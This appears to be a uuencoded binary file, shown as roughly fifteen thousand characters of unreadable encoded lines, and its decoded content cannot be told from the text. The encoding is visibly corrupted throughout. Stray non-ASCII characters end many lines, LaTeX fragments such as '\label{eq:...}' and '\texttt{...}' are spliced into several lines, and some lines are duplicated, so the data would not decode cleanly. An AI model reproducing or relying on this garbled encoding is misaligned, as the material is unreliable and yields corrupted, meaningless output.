MZ0[-G'%95:QJ<*1L5<@<D-%<I3V7A3,W954\$-&.)+NA>'WS!B_P!=:RF2#QKĐ M?8ATAIM^<`L+M_1;/_T4<5J`]!C#^2'34A?U+<TJ'HZ@A=IN[\$J(J3;\$#\$YIÐ MM1<)HS3MCUUY8369[+C*U\^7SR?\$SIN`WP8[M^L[?3]B32!H&];7C19)\H:MĐ $M[4E4@#S0?7?), +B!]OOH-;Z?W<+&G=;IP(T:EK=E;\,+8<O>\D8:Q\P"7FOD M`X0Z'[>41%%(IHM\$JTY`2^MANA>UK2X4&OL&PY4ZTYLUKSV.<>!^06\$7*:B5D M19R/#"L`]GYM4+XJF:>Q5EN;*28A[=?I'&XMP%<"P\$E6ZNTG?@Y.H"`9R1ISĐ M9\XPC\4DZ7<SOMT:2'1?7.`FE5%D4(JRIIVSUAZKZ[;VL`/? <9D=2H=*'&ZĐ MQBRSO3&T]#YK@LK]*L"-AU!G:L,GPZ(E0L)9(!&GI"-2Z8+ZF3JG3;&ZDLB@Đ M1;[.#[=O=8@P#L;L@4'L0D7,SJ!E_R'DYSCKB/RYC\$%].M6?E)+*TL)"G1+TD ME8^EHCOXR2R02\$O&BHVZ)E`N\$-9-,]5ME72,_.'+E)C8JQR,%T0/;[;%OF.IĐ M8)5\$9[7:Z<?K&2O3ZB3[E!I(Z_.UPYLI*;_FY8.'7^WZ3WQ:16@&#G/N5WDPĐ $\label{eq:m*_ij*GM432Y5F1G&&/NR[F/0M!"&W3LK)C:("L)OTRG;:<S,(@4F@,]DK`H*D} $$ M*_IJ*GM432Y5F1G&&/NR[F/0M!"&W3LK)C:("L)OTRG;:<S,(@4F@,]DK`H*D$ MMEA3_0N@@LYJH/O6X4YE*(\Q'G!VT%;Z!C]Y6Y+KK`<>&:5@/EFLJVLHK_4%Đ

M%?2\QJ\R2S*@=F9)6'3\Q.S#[-1)11)/D'U1-0][I+;GGE*E)6&W;#53YGISĐ $M*A*KD: \U4S-\VT6Q, #9[=F0^[;@]D^XMDN=X_:$MY,A/7&[3:06WO>W&O\'D]$ M?I!N_^K6''[]HBM6E'\%^\$*P?UDM<_W^X/&_NC8%(TP[>LV&Y/%/I^X\$W]Q)Ð M#N]7N&Q^B-%D33?JB4"Z:Z*&3L0,\$+.-6Z3+/Q>),SVQFZ]Z3'7C695",H]XĐ M=!#CO!??EZ\'U"A&=\%QUD3K8^I*H*-5H.]8>SN&%CAGF1XK//0K363M8V@)D M6JL@C-../#CDC>J#\$-08*/2I,LF-DINR27DU7D2?.CNT#@R]"X05>W:Y%M.%D M8P)VMT^T3K?/3T%SQ[#KD071>?!&T ZW;,A<%:*B7V\J`\,]%DZ7J2?,BBBNĐ M^{-}^{-} M^{-}^{-} M^{-}^{-} M^{-}^{-} M^{-}^{-} M^{-} M^{-} M.&1U6/X*T&1]799?`3#U\$55WBIS@Y473=2E_9`EAKQ>ID3XB8>YH^@?5M?](D $MZ(RG*7:64B?#[3;^XMQ.Q>$<_&"X:7OJ>F3DWX0N$O2[M[$+E03FWA$X/C*#D]]$ M1N]4E:<\+RD%/1L"QAV<5'Z1:,7P\7=B9/:AV"=";?\<HM`JNJ9'G*)3?M%>Đ $MQ) -: \) GU7)]EF \Q\&'VXVA/W^(US1$N6K"RBT]F')2>5Q*R]!I"YHEB3F"*/DĐ$ $M!5M!TC).1/:Q*?W+OO[WT<0=HHRM1Y=4HR$9T.BL\/GA`IV.N^\[+#9L#<,^Đ]$ MA+J_\5)98>,E,[:]>>?^5_-L4X,8.JQI`;I`-'\'71Q67CEMWM+RY"F@+55%D M=0W=MF#Z<U5_C9'\$O+L/U#XS5"^M^O4.5<2><>%"C\$'[C7!Y4JDI!^>Z_&K!Đ M./>"O!Y1UGJA0ANR[OQ\\$FW0SC=/;%V<Y<EE3(,-JR&VGJT@KYX6C@/Q"40IĐ MT!8S6K1%,YR>(K53`U;7.`BG34])L+!X?:=1_S8&\610T3,R2L6\)4I-;R?9Đ M>EVV(TOSL\<A"RX5PO*8;AO\$FMN%SQ1LFPGE`FM07D6ILK4P\$N"]P`MMYH"NÐ M5^H]*!M=//,X@.94G_%D1'Y&.<8V)86+R7J5FZL>I3/C/96<:HY\?*[M]M*!D MKI1K^[94GMPMXCC+)"LMNEOJ=DLWB?;Z!EJ]0VX.^UO7R^4(/1G7'#[G)F_,D M1=;[\$JM6*AMIBX_Y=B:FU5Q2"DD]3)+QXDE1F(=Y7+GH4F*+A7/0!LB4Y<:%D M5KL#!^Y4T7\$J9BT5.E(8UD>?<MM+ZLHSX;D`KF[NU[<Y.Q1&,P)Z),ZJFP8LÐ MFD89[AM:#G<Y`9PC'H<FQM?9+.K*0]5VSB9/W#9!=[V'OSAX&TYVX='<15Z6Đ $\label{eq:mm_Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?-=Ð))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?-=Ð)))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?-=Ð)))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?-=Ð)))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?-=Đ)))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_O3HZ9GW<XQG*?--Đ))))} MM>Q[K(/;=f\CEF",\&>=;([Z/S*TN\#FF6S+OE=H^L@Y_?_]))))$ MI\&Z!]CYGZ9&BAS\W573U@B/>1[)4*1:V^^UF>^VL5C>7D0Q"PK>9]9&4YOQĐ M:KLSG=W;VTZ[*Y^WP%<8#]0.EN#*;249C>JT1J;=]+[/,/^8Q1M);,*%1*P@Đ M*#JB0V_DH\$Y.?-.3=`<6)/!T02:"5/<U_WLX__."XW<LO-CS**9AM\^V\<PEÐ M3[>Z5'9&1UL#CL9SCT#]6^EW=/A?W'C@0W]#U/DKV>`A2>/CP =X[!U'#GVIĐ MV4\J!71<)5,^=MNP11LN^49NC@65M=T-LXA36S0S6`HC,A8_;_![LWD%*',7Đ MSYN\$F\$Q\TRBOB-TD`5M5DB;;K/B4BL[R].;SV`>+F/01AI3N.N9FKRF:JVE1Đ M^("-+9DU/]VO9"QNVB97N3DOHTJ?)2^P&.!JW4K:0#)3<-"`*U[BG5@G!38WĐ M4)JX0<., E`AXM, D4HZL)LZY7()2CF))P/CYG]7"Z].#:/CNZ`ISK4OZS^2.8Đ M^AFB!MTE(+E:W>E0D"U47"35U1*JG4-B+'%7CNU)7BH]!])X3:%52WM\>P;4Đ M8)PEG,/E8I/E&:K13_&I>&_D2./TT?9D77,3VJ>/?>()5`O@(R\$LI<6RB3!\D $\texttt{M4E=2(4-SQT=(\scalebox) 4-SQT=(\scalebox) 2-SQT=(\scalebox) 2$ M.3/L(NO_/8MM9![)7QF93N)>J'HU\"0A7B9=)H*?X,\$=NNC2SK(ECNX2]%?KĐ MJ^&UNUMYF3-LB?8-=R\$FL@901*RF[C-@0>K@OH/E14&&KZ5<<SR19A("`WW2Đ MS#P]6EKW.X^4:]6"?(@-ZVAR`;G"'.T,F@Z.A07'/FW#4ODG;DH)ZH/WFY(,Đ MI>*6'G"C<`\$;7F=X15:J/L?O,,425-,/<&@PZ5`</NB]TP\$C5%>4>]6_3%.'D M0TT27K+RQM:8; 'N1"&H7 37U) #50ZKXTUP43#5N?ZGT'U+A`COG3&)K(Z0@0Đ M]QRI BR+HU9[X(>YMDKFMR\$+HYEB>@^[704>OVX4Q94Z<G";4J@7J7JVGM(.Đ M38PEL1PM"++]MG6D=KQ!%")1E?RUXRVNO^_7/"&Y*/_1LF-?&3D%=.>(_591D MT)G**XDCLU3Q\$EGX'OG9:B#-5J4[>]2%-G@UTZ5B/"2S<>3%B+60Z/Q9X!H/D $\label{eq:mg/sl} $$ MG/>1) F&$<+8MS\&"2B"8\Q-=W=Z;SC(^$+230>AE]C(\<\#[W*15;LU:U4@Z[LD:U4]]) $$$ M^]I8`"J\$>L?WSEHVHD+:6SI(VD9('"_8C<;U#;VN`.G5^N76@;!W(M9?9;10Đ $\texttt{M?*RH:-^B7N'=C:GG@M'-R\=3ZE:]7N\A-7W0:U1=\2XCI?YB\%]/^SOSR/J5"D } \\$ M`J:/T^*,NEQ31"_"\7M*:Z.]OV:*2R/F9SRM,*W<DS&F[49&I<\-'<!X58/.D M=BV[K(=]<&.@\$'*64+YWPNV(KCXBCBU;_HS2]7Y=D=T+J[B)3DBN>>.#'=AFÐ M*90NN1:VG*_6?</EX\!G%X*C6\$]T\$6WRU)N\2)%!";\$4]\=8#X-E=8]8LS3-Ð M*^.M)R_[%DSWQ^96]]U[T\\$ZIJ1WGAA2\Y,)Z;\$D:Q:Z`R_\Y\M'J)P7SY0UÐ M>: 'D29IBZFBB-D1DX9\Z*E2'SV7L+DH^GKSE"L:1`R[7NN46^,=P5#)[E#3:Đ MWGQHD[(`T5&\2-'^@C#J5B/E.K3M,#D.!'%`;;4Y\6S?7>8036*))!9C6>Y[Đ M58*U&V/"&DW):CQI'I\<BSR!2/5"M'O%E<?85L-?A#QYJIXE5%H^\%K:GK0JĐ M`AFIW">ZN>HD/`<*I*F\$RH=B15P!\IUAD\#SGO.PZ?,^V*&CL,S'4ZLJ&Z?,Đ M6>UU1RCM6,(1G.W3J"768`M7SW8)_F/A9QDX&(`P[0^IRZ-#=<4LNCP.`FPUÐ M'VG[<@M"BPN"9_.R.X0C0KE; IK4UI:*JU2=4GP4XB]>!/I-ZDY`0!CA,6ASXĐ M;\->C&2,EA?!&%X,O[@KI/'PYK-N#O4K0*B7751[RV<6P"JE=EW5F&CY-E?1D $\texttt{M+2CX;9P2J\$`;=D>=@W(VR(LS/\Z4[,ZK^C\$U_P7\&<U+\RMB7669J=04\$;ZJ`D) }$ MYI\SE8F8]DKO:GJY1_IT6CAD%./KC9&V*6LGT49'\5)0E5=7EY0[LU<\$/^D#D MCB\$5LJM@?K#,?E*]AR?U%C[W@*A1HK]SS!GW4F;5MVD3'WP%2(NI'U?<C4E_D

M6;!N%6 B;YF7=%1FSC.6TBCHJ>-GX(14(8V%#I>4(LH"B=YS\""5+!F"P?*UĐ M,)F=88N@>]WX\$K<P6I`2L1^KE*[#=+6W:1>^I4^!0Q-::]-TS<,EH8K&TY4<Đ MY>_9GN81=BV_[IF:R`WEP`MC,5J0B*G^5TZ9-7?7:G);MUP.J^\$4I=[0W.Y5D MJJPW?>^^5T80V8[-[T1PRP'<G03\O"-G8P/B(N2MY!G*N"?@=_.0.EI79^FFD M<D7JRRC!P<`Q8=_(K!GGT^V68Q*/C%K6LADA\$ONP/.W69G*^UR7A%=*/GMFBD M:>J?=?!5BO`TU;&^O!/X(8-3ZR)9%:QV[R*>V[#\$RTI1I:G;YS/5G5>FL:H@Đ MKO?Y5ERAZ%>`ET 5M"&<S9*5L^UB/%*O54M+]\OMK5R(8[T*R,E]2U1FVYO\D $M\BT/8?0M3L^E5L$V4^V=.3!.283V*^K@'N;[W5;1ML1X7@3JCLN?(L7E2ZI*D)]$ M=Z.SCU@<>2JKXMTC.VRLVB\$P/!QM@AA'N\$P8VHL0K6?PPM805;AVL)9+A4S1Đ M5CDE1F/-C7(_CSBWQ);\$JO<8@!SQH&(^1>^N99I=KE-[==Y*J,+;)="6(7BLD ${\tt MHMPB[K/I$U@8N0]SL3$+$LIJF'0QOO[+"_,;Y^*7;^?C\#KL5ILWWS4FF<>;:DEFINE The content of the cont$ M]OIV._"O`#'!5/"`HFB"`7FTF/=GZ204C(-<&[J"[:<.T4T3+);GHN3KVAJ"Đ MVE*K]YPSXPR92%\]Q;HCCJ+CXQWP7\II<>5&MY7PANR#V90%Y4?(%QU\IS^CD $MA#S)RZ...9G$L-4+E1[O!1\6>J[*'R(TVW-4S-3:<;C:3FJV,TU2U$BKL0XQ3Đ]$ M65"[5B^TM_IFJD'\$>\$8LQND=NUQ'(J0C+W9IWT9G>%/LR11^37%H6RJ9FJ[3D MEIV@>8JE/VM9@,,0A(KJTCZ>T,9[KS=GS1.WML&`%=8&"X_10&-[3Z&WW+AZĐ M6M6V(_D."WV@]<OX1=VJX7HN!YZW<B-A4Z)0E*<?@_=,L1XM!Z?ZDQG=SL9>Đ MQR^R1#W\Z)8DG-F[58<_&[E0P-96B&M4&5-E38;AN%DZ3X\$7[YZS%^?#8_?ZĐ MB0G+.-T+7P_,-B4%/&N1X/1^5M_EVQ=)G--S/D>.0A_\$L<SS4V4TTOET4+4JD $\texttt{M?E(^.>>(]8BS\&94I/YA`FX'G\#37@GO<G:K^+)*VC`9J^7!:]R3.G42ZW>;D}$ MZ<,T%=(61>YY:VT+15\$!3PJ)IEA>+\$L]T+';BUGDWCY(XAGO&\$NFK!J&/1BTĐ MTAM='4Y_JS:K]G"=)B;H=KZ,+VZ\$0&O*#%%?Y4G*`G-WCN6'TN%D4))AL"-?Đ M-ZX7ISXYJ,2\@"*2-;@Q?)YRDQ\$(M%F>D*Z<&FF_<[*#R:/%YIB<UX^&\969\ ME=S;(+?A73RZZ>#YB[TVLM"T;[\$*F64Y=)\CMI^K/H3T/R`@\$F,.0@^#H']>Đ M0%=E.1!^@DO;F)ISTB4GLG4*E?1=`%M7Z-!'#:7>><Y\$=8,/B9#2WF#*?/P8D M!S38GWZB4Y&7[RH=,=C?6\GS&\$V?W?=-T&:[>M:=^PE*M2,K,2`AP7GM7LDCĐ M6AYF39:A,>C9-%"2H8^06>6NT3-^N3#C\$M_>`0QMR1KMG_QJ-B9M(%<G^:E0Đ M98><[[FSD"D*NH7(_8U3W]'':1U<H<LMF/EU*YX/T[&>[(EU6Y(=?OUZ&JQ/Đ M==J#K9Q6WS?<?DG7]"Z!:V`EZ<'^LA>A,AYDUL0\$PSL\C"@\6>QSNT-_ZQ7@Đ MGN:,G*5P3&+D\$QA98\$D?\$=F]L),-N1=,5<:(!!A?CKEL_+]0>>=]KX_9"Y6\$Đ M??^3BG[MLK=H^=AOG)&BY3_+K']E0*\$OT^K=_E7I_XO\$=0H^?]@E53RH)_P?Đ $M"OU_$9FL.&_<^?_)$87_4>Y_5[FN,[_&Q^:%J!<M@:WQY3%.85I2)&+&-_%>D$ MV-X*V72&!SO9C).;<V:*:%I9RZ?E4IA%'Z; `D6<AXQBB!S=SF#Q,+\6J4@Z;Đ M%2Z0/MYJ=GLPMAH(UH*UI;S;(I6MYZB#?L:*:*.;-N`[9IO_<C\6C>*-:T!?Đ M0[*<[.9T2IEDSSNR.'^V>8`IO37M.Q:/SHVQ&FW&C"2A3J*RDFF-Q`@%UT\$UD M*H>B@9RON4\8M54*[);S%ICLRI-]LR<3*#=@3=OS5X!;"F6BYT>5",7XG3.SD M9EIKO?LRN0ZV_CC,H?JQ,:M_,N723>L*,-=RB><1=P58K2BZ.!>=UV@T/!U<Đ M\$2V@5,T2!2O75!R97@&2QYJ.=Q"ZHC2!P&&(_`R"?:+&_OZRW"5T0VH4Y%>1Đ M.PT]>X10(UC [`32''I-M>('5<(>B)90QV'Z>GD+=&3+\B\Z4G (XP<BZ%\$@Đ MR!YJ0829.PE8LKEP=9\4BFM^^=CB&L?/'"8 !I7E)>/\&M)>;E%153:*NAUKĐ M?@6HK@@TA4I?`90&\$E=-(?0[,W-DNQ0 F']:S&6T-0B\IVG1]U[AP826-K/FD M5E5UQ*M>NJ]M;PQ19;]Z+Q_WV0U5\$.J'TU6%29B^C3:*XIID09;,D)3U7#I_Đ M_I]N\J=>^"W^Y1CH1P79LXDV/:8U\C&Y#39M&CJRX97JP(8J%5PT.<XWB@]D M"TAX9ZQ&1!_<<I:6E&,^H+=.H.X[2P_V6!Y;V)0NXPC/(/7RE^3E_])![1U2Đ MT7JM-(3N&E/%JQ:N`#T0S8*Y'=XCH2H]AY%=N89C6<\!\49YA1Z5/9<EGY/1D $\texttt{MS} \texttt{[GZ^?F\#O=GY$D*ZA@B:!03`2$91L8U\&_L<-\#$T>\D_Y-7^/.B6INJ:9^)TD}$ MJ9DI..LF\N`7/]/NO:#:RINBH][?0G[:+'],UZ^B`'X%B(-H%;E-PZPJF-V"Đ M4>V70*D=-!R;IFP_9)V'->J]:M<D10W!(/IJ4"+2<P78AXY?7E+NY.LCM(90Đ M7B&?@.*DIU'MH=[F?^(A'T\+.#T*Y%?ELG3DLO0PWZWX1#.T\W?QH>5*849;D MVQQ007Y<SLV/5;G'.;D5,.1F0*#[(<Y][CW@_7.A69^SAK(.RA\^-%*/3[`UĐ $M^*-M@7"$; (JJ]1.R8R?A27!N'9Z/?IJ34]\$W"'!]06WZAQ-=RZ(\QQ^1\9?O?UÐ MFX06@WR#IF"E/=2C%6I3'4'\0=O_P21>)[_:FRTE36F=I1SC13*.4_*87>*XĐ M!;<<JJ1!V3KN1>,6*2PEH\WU3MR@H_U'HX^%T'ZT#V465`S!"GA4"7Y\$J:E]Ð M_/E@0W8,E?2B65L/V%ZL-I@Z1)3U4D_]V.*5K:BSI,`*(_?4-LM%\C+KZCWMD $\verb|M%K+!F6*C$| (:N4F2\n_FM_.2<@H>%S#\;U)F(WXO37L]5(^[`G$-AO4NH6<'*D) | (-...)F(WXO37L) | (-...)F(WXO$ $M""_,K\#!.BWPHWP^*30\&SJDJ_N2\#TW@S5N]9=R<Z5.D[=8G;FJ7R1EW\#/G?LID$ MPK:KR:NO?SJXBP?:\$>3A-3[U;%U,AC=*':8VE-"O-?:@\$"*I)@;)X1;K"P&2Đ MH=C6TS=I:NH5K^<_/,QLY8TD5B\$,;CR+,1!Y`D!!:@BU2\;\P5WJ5P:9F:(>D

M@@>E:L^VI=YM14TQU0-0]='60=.MG&J*H+6AFO*I;F]=Y=^_8S?'NG4#9*M)D MH\9A[:Q3BXCB'!)A1KYHD2N.GQ:SN;M_MA865-32\\+S,*3X^#8[0(]UHY3Đ M%D'W_MA^UN.5"(6MD&034:SC-J!#WK0NM!-,K06_.49D&-H'5UQ\$%YJV7'XGD $MJ7.(5)*(I4[\PTN&-4B8NJ9<_<:8G00U'/Q\=$8<5`)Z,^M,S3[7.#R,>=7JÐ]$ M*U:0:.Q,O4TQ>;,M^UU&56/\MX)\?1A;ULI])\Z.!PPW4&[LX^X3L#?1UCKTĐ MH_YRO4:?;R=-^ZC^^;67:+INGL>NN@T?SIADZSP'>9,54DH<)?9@<,=4Y@Z=Đ MI7UY.:TMOGQ5HS*ZWE*O+XZ+)8I5#-.)I?<B\!OWMH0@/YQ']9"\$I^+M8<#4Đ M]\$:L8C7)FW%L(27JC+6<8S(?&A/.UC>`2IZ("=1WJP6X<_50/`'34X:]\Z99Đ ME]6D@D?V4W-]AY>4GOR4/QP[-&=PDU*C8'JCB'UV8>-YK=]F<;^;4,CV:@PCĐ M:6*4?IOA/U5RALTG%A*:NFHYEDF6L1PG7TWJV)=0U1;FE[9P[*`2/N(;OK MĐ M<9DI.5;LYCHUO<52D?V/@(S^CX`\6M+DQK[9?W((*9ZMF#O=XUWMAGMN4ZZ?Đ M[H]GXW^!?T=6(?H\=6K_@!)A#`\$@KQOK7NM1D_EBU_L>B,/Z)\NSF8<0OXB;D $\label{eq:mk} \texttt{MK]3\&HCTNDDGXTTMJO\&KYQ>F\&IG2)\backslash GB:-:65>!(+Y3>-;BVY(YH\$PO^R7Z>SD)) $$$ M#D0C8J&CTVEY?/[1GKZX(96/\$_*Z"8CS)GY2-\^`Y"OT]0FJQ.&;)3FTC5*Đ M8801F:9Q8SHLG16JAD93Y6EOJ1B[YM]](G=&..-WY45\&JC(%\U7FUUU`Q=HĐ $M0Z6, 2_M\&>BUV&J\^G/C3BE')$M4VB0[3"D*1?6://7?6E$$I:]D]^Z(NJ\F\D)$ $M7*S\#UM;TXR<--;_X^R(]MC]OV>!.4:X6&$X(IM-G&[^DW>]@$QF^N%3R*5/:Ð$ M!<'YMX\;:OZO%;MS^;.;GCQ@!7M"5B@U\$;;-MY[M/GMT*:R_R5O@=%D?#-^[Đ MU*_K.&VL/_S6IEKF5#K'H@`^*A3*#>HXULN_.=<PC';B0F6*ZM+T0\R\=14WD MS*G1+4<2R6RZ6&LW)`+;S-[ZXM>T\$UU]=;8:=)IBE(@VB10?2+)S!==),F>VDMSCON!P6[R_KHK5;HB:?ZM5;.?XA(<"L@EE/+IT@S3^='V'?[&?9YSX__0]@7Đ M:3W32NHM*JOZ<2_[G.%,\$'+]Q"FDN>2GSD3R%(HO"N17QB>G+MV@B*1A&)&SD M)#6M-A1=7/R=LF1/"/\/U/]_0:V"YH-?UO/F=KJ4CBVZT[&FF#\$&A=DE90_5Đ MH9YD=%\!'M;IGV.+GEO56R/\"!1]!:@'QQ>JOLUC`[50CR*2FWR.]^_8-+IWĐ MI(KFW)_SJBEK7P%,M++C2.D6/>4Y,^SW+M:I=_F\KP!44\I7`.O5*T#PF%7"D M?##[&><`]VM] 73 DLI9+PS&E@>]&;](U/MT-6@T;0@(/Q\$B'"=SJ7#/!5C6IHD)MC('SNDDYK^>-2Z79XX), L4Q, L6HZ5/NDUV\^VEZ*MV.H?':,7`L2DOHXW>TAÐ M5!L89YU*L-\43<EQY]W-::3Q\'[Z^--Z*XH"F<?#X!FGRT9U\$4_\W&;E5>T\D M4KL3]:=`#!493W;#G9.QN.[4P-0N0RM7G]D\\V3LTN%Z[ISIWD<=>:#F*1A!Đ $M]RO:6R8O/O!0/\]._/K()BA9TM9XS('8_7RN>K]\-XM,BI*@190*[M$O[+'NĐ$ MEH*WH<ZCK`G,K=/N"8BX'\"IP\81,U6=#.CD7RRPRQ?AYMYFUCN#PZH,&AKQĐ MB]["3B%Q8^!DXO)=WA!W"60@W\B+VO(IDM)-'A@>TR82<==29!_?ES.B53+D $\label{eq:mho2} \texttt{MHO2} (5; \texttt{E+!} > \texttt{8W2Q+C<`*SLIOM4.} (1 + \texttt{UDRCFE!0Q^5@WZ"BNBC}] / \texttt{SI} \\ \texttt{F.!D0$7} \\ \texttt{D0} \\$ $\label{eq:mgb&f} $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/9F3U'U`.DP>T+I#-,;5\&=RGZ10]C40=D$ $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/9F3U'U`.DP>T+I#-,;5&=RGZ10]C40=D$ $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/9F3U'U`.DP>T+I#-,;5&=RGZ10]C40=D$ $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/9F3U'U`.DP>T+I#-,;5&=RGZ10]C40=D$ $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/9F3U'U`.DP>T+I#-,;5&=RGZ10]C40=D$ $$ MGB\&F]G"?\L)O-J\GF@US\&[\&.5<D/0.5]$ MGB\&F]G"?\L)O-J\GF@US\&F]G"?\L)O-J\GF@US\&[\&.5<D/0.5]$ MGB\&F]G"?\L)O-J\GF@US\&F]G"$ MGB\GF@US\&F]G"?\L)O-J\GF@US\&F]G"-J\GF@US\&F]G"MGB\GF@US\&F]G"-J\GF@US\&F]G"-J\GF@US\&F]G"-J\GF@US\&F]G"-J\GF@US\&F]G"-J\GF@US\&F]G"-J\GF@US\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWUS\GFWU MAMYK#,0,>IM*#*+0E\IJX#FK\O0M:WV9N<V=5S,)G.]E5Q^Q2*VM;XI0V-3FD MSR\0.E&35`,](BF1N%W.YK*TF@,+_8II"-X5Z;M!5@)7FJ;KM&FP(0WBX>LOĐ M9.9AQP7?E6EDE<Y#OU_U[#,NBK0,AQ<Q-E4)/[_0X<=*K<S9I-PK`\$AKIE3?Đ MRNGL\2U8S7Y-\:?7\HM3#998%/>5<^7E-+-B\^#\$"O@27;@!H]QVY3Z2"7H#Đ M[HR9YB3IYK;ZND#1H]*;D4;,Q*QW70"6;;ZO6H(,R6YU5^Z,OV4[!\$H;C+UBĐ M8\VR,6>'+86;2#Y_-T2W1-IBTV\$X5GQP8:TX5'["8E&T%(!.JQEFJ23N'?1:D M4HK<)FC)YS.WB0+^AIT.<>9(55/\$``/8V9&)`S76I#>;YLZ'@_S%UVV?H;BRÐ $M^G"GO8.SHI$:@YW],<61F+,6@LIXB/\6"?,:S=!2A?3]:J,9?QW&N2JJ'=N'D$ M\$A9SW]0*8?.G;+\$C_PM+4V'QEFI<^3*TA_.5`'.6^U%@^V*3V(U7KM-O1E)D $MG-;'!\?I,4Q_4=]*Y(PF@GEQ*/87FJLKY#:T[<95/"*N8\=SCGR!Q#?E'9R.Ð$ $M^G!;Y;9M7EB!,3*;':_7Z%O3'T>2R5,(9&P7*>COZ]N,KU,0#W"S4X#'D!DMÐ$ $\label{eq:mxtst} $$ MXT>T"QJ2\@<EK8C3U3R\8V_<>CP5(=/YI9_"R<5\;'S\KHMMQ[)L9^ESWD(,D) $$$ M(@N;%!VUU7-:K8'ZZCK=IYB!H8B4N_23#,=%.[^\ALT^63*:T*U.IWWC"\$TCĐ M\$&TX5,J1GZ5U*?*09NR\$1=A5?E1W-%9[O:EH(TLC_B"K2\$YSK@38+1+E8CI4Đ M:"#`0>Y*EK.X:BS*<JJXG");\VZMU=[VP__Y:V'?8%\\$>PJ1T!`5LF4YQ%7!Ð M>?*(>_((_+E=-`\)#TG5GILBXMOEDYA;/%@\VA0)#?T/L`A\$3!9<%MS62T?IĐ MB&\T&K_RR_27>1#Z"DKZ"K(<_JZ\$VZ2WM>'".8CO\N,^E0FS"?.Y3I@4XLMTD M`S),JNTDE[\4-KMF[B]`!&]=/*KU]`5\$"EK?65,L+9@7-FMV';SFK#0XVAICĐ $\verb"MOQ)W[\#MC419YS@I:\#Y/+O_.5;JR-@$*@N6;K_P\$B8^+JKY++QZZ?0WTT:\&FUDER + QZZ?0WTT:\&FUDER + QZZ?0WTT:&FUDER + QZZ?0WTT:&FUD$ M9;D\?-G>5X5I:KJ\24R3X'S2X7[0X;II]95G8?T*H%".R*_>)&KG]2*+7`&8D M^:?7JC_;<H1O":RN[G?+22ZS67*SLFWUD@B:&5S`EC@\$.)^6%#-38ZVB)=[SĐ M.4P33%+#'&WPW6JSBC[VAU04^+/.\4<F'O?KC"]5?R1ZKY[3\$)52?RIR5O3HĐ MD`3_X2B#DGF^:EJ5VUJYI_YX@?[;2^+!PS/FRI'-\WV<I\K'(=6=[A=#HK6BĐ M3`?8)^HB>)3[MZX`G7&0DX_+C9A7@(Z0U,LERC[90Z;CLB"]!\D"&2]Y8A)XĐ M)RG9WZ3+JT1&*<]E)_!;7S]X!?B@>07X=/VDZ+S.B?*EM^D5`-GX"K"0Y^+`D

M["2VQD:L873/\CX*9(ZK"7KW"F"+Z,*10N]-V7>Z\NC2\$[AM<MGNMU=40T2YĐ M4^C.>`40*[L">'->`795(,TU.]D7R/V7*(@\HDWM"G#T1G2Z!D\$-)'H2+UI^Đ $M_W*Y_*\&S!6@=?"PQ_3\/':V96+@4068^L8E?O];T34"R`Z=_B53Z+_8G+L<D$ M\#N+%3VY37\%P)7Z&Z5(3=`5("7B;,*-A+*K<>G%/^DK7@%NK3:G'&"*GN"RĐ $M7P'P$8G*/^0Q^P?><8Z4_3U]-VQ#<;CZ=!#V?Z(JR-D3RBV=*\!7KI1S.<I_Đ$ MHOVII9>;9A"FLW#O?W\$A=<Z<<@LRP()X]EG3N:KU%<!,_*([Y?QFY!7`/_T?Đ M:'7:(?V='IO"P=C+^K8/\5"SA7@K=V\PBEJRCE&[!4@H.`*`\$.'U-A=`;R&Đ $M(+M<D+^Q;KSOA)/9&_Q*4L_SMB31_LG!OZVHVG21BGW,!MDA4;BD"_T;IX<=D$ M\15`E/:X^(A+--KCRZ=_<9#^#RM670'^-OC?.`L-15>7&H\H_L>+_L>+_L>+D $\texttt{M_L>+_L>+_L>+_K_"BQ`"S^LX*UQZZ\,?_90L\&.,*,,!\!:\#[KJ0/_Q7\#B2(,Ð)] }$ MAR"P4RB\$@!(K.H_[Z9`=;ZX`:_A7@,CO/`U`_G,M42*TQ'\%.%&GP\$583OWRĐ $MV2\G6\&R\&'/S*_]9$_U/?\#D7X-MD5X*_27.0;9E[T*!6RU(/0FCWE?\671!"^Ð)$ M%`+YES"(9E*]DW*!W+1G@O#V6NS_W&SI"+-)B?Y+\$M%_*%\7[3]O:X/7;2WED $MGW)0_E/QA3[_)<^B^N_++<@H?]40/KC_X(;0?['C?['C?[7;J3X,_+^Đ]$ $M=SO-P:"$(U2TU/J=HX)S6@1'*>?O_[L<K5P!4*\WG7V.@,%>I76-=C']##G9Ð$ $M&1&=]H-WZV7K\L^=72C$+KW[C(!SOP+PO#I-T^-Z*&/![=^CYOB1]6##AW)ND$ MWW83N>H8SWY;9V9@%QNZ#!26OPAW](J8A7DLX\=382)O95:&I?-WW*!232'1D MLWC=U]W=GP0"_W_8^POH.)8M310N,5M,EBQF9K#88K"8V6)FM)B9F2VRF)DMD $\texttt{M1} \texttt{[=90+1247WTQMB\$_-C)]14-IN\$:F'?C[6P9PT]UZ^@\KMOZ\$UV3GH/B)\&/OD }$ ${\tt MIS10FPR-+@1)Z!KNMC]/O3`\?_/]{\tt T3}&Z"?{\tt JMDM9;$?4GJLJ)_MQN;0NSF<KYD}$ M*`JS*/&A`)\$='G)X7+AE\$F'#EP8ZGHLI%1^B*IVJ^B>C\>2:RC=.+3>P"^+CĐ M(_7VY`=4ITENX@A:VIO2I78M.D4G^-IBXZ1BO&X`=M_9`!XB0;TA'"32FX4]D 